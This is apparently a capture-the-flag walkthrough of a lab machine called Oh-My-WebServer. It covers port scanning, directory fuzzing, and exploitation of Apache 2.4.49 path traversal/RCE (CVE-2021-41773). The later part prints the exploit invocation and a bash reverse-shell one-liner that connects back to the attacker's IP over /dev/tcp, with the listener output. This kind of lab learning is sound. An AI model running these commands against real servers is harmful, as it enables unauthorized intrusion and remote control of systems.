Oh-My-WebServer

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.171.67

Lets try pinging it :


```
ping 10.10.171.67 -c 5

PING 10.10.171.67 (10.10.171.67) 56(84) bytes of data.
64 bytes from 10.10.171.67: icmp_seq=1 ttl=60 time=158 ms
64 bytes from 10.10.171.67: icmp_seq=2 ttl=60 time=172 ms
64 bytes from 10.10.171.67: icmp_seq=3 ttl=60 time=171 ms
64 bytes from 10.10.171.67: icmp_seq=4 ttl=60 time=158 ms
64 bytes from 10.10.171.67: icmp_seq=5 ttl=60 time=171 ms

--- 10.10.171.67 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 157.643/166.026/172.338/6.741 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.171.67 -o allPortScan.txt
```



```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.171.67 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-03 19:49 IST
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 67.86% done; ETC: 19:50 (0:00:10 remaining)
Nmap scan report for 10.10.171.67
Host is up (0.16s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 30.30 seconds
```


Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Lets do an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.171.67 -o aggressiveScan.tx
```



```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.171.67 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-03 19:52 IST
Nmap scan report for 10.10.171.67
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
|   256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
|_  256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.49 ((Unix))
|_http-title: Consult - Business Consultancy Agency Template | Home
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

Aggressive scan


```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
| 256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
| 256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
80/tcp open http Apache httpd 2.4.49 ((Unix))
|_http-title: Consult - Business Consultancy Agency Template | Home
| http-methods:
| Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So i think this is a vulnerable version of Apache lets keep this in mind if i don't find something i will continue this path

Lets do some directory fuzzing next

Directory Fuzzing :

```
gobuster dir -u 10.10.171.67 -w /usr/share/wordlists/dirb/common.txt -t 200 -o directories.txt
```



```
gobuster dir -u 10.10.171.67 -w /usr/share/wordlists/dirb/common.txt -t 200 -o directories.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.171.67
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/assets               (Status: 301) [Size: 235] [--> http://10.10.171.67/assets/]
/.htaccess            (Status: 403) [Size: 199]
/cgi-bin/             (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 57985]
Progress: 4614 / 4615 (99.98%)
===============================================================
```


Directories

/assets (Status: 301) [Size: 235] [--> http://10.10.171.67/assets/]
/cgi-bin/ (Status: 403) [Size: 199]
/index.html (Status: 200) [Size: 57985]


Lets now get to this web application now

Web Application :

Default Page :


Not Secure http://10.10.171.67
CONSULT.
Home
About
Services
Portfolio
Blog
Contact
Download
Your Consultancy
Partner for Growth.
Phasellus vel elit efficitur, gravida libero sit amet, scelerisque tortor arcu, commodo sit amet nulla sed.
username@yourdomain.com
SIGN UP

So nothing here nor in the source code so lets see this /assets page


Not Secure http://10.10.171.67/assets/

Index of /assets


- Parent Directory
- .DS_Store
- css/
- fonts/
- images/
- js/

Looks like the file structure here, found nothing here
U can go through if u want

Gaining Access :

So found nothing in the web application lets focus on the version of the Apache we found that was 2.4.49

Lets find the exploit for this
Found this : https://www.exploit-db.com/exploits/50383



Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50383	2021-41773	LUCAS SOUZA	WEBAPPS	MULTIPLE	2021-10-06


EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App: ▣


Perfect lets try this exploit

So i made this file that contains the IP address of our target




```
cat targets.txt
10.10.171.67
```

Now lets run it



```
./exploit.sh targets.txt /bin/sh "whoami"
10.10.171.67
daemon
```


And we have RCE lets get a revshell here
Start a listener first



```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```


Then type in this

```
./exploit.sh targets.txt /bin/sh "bash -c 'bash -i >&
/dev/tcp/10.17.94.2/9001 0>&1'"
```




```
./exploit.sh targets.txt /bin/sh "bash -c 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'"

10.10.171.67
```

And we get our revshell here



```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.171.67 39730
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@4a70924bafa0:/bin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@4a70924bafa0:/bin$
```

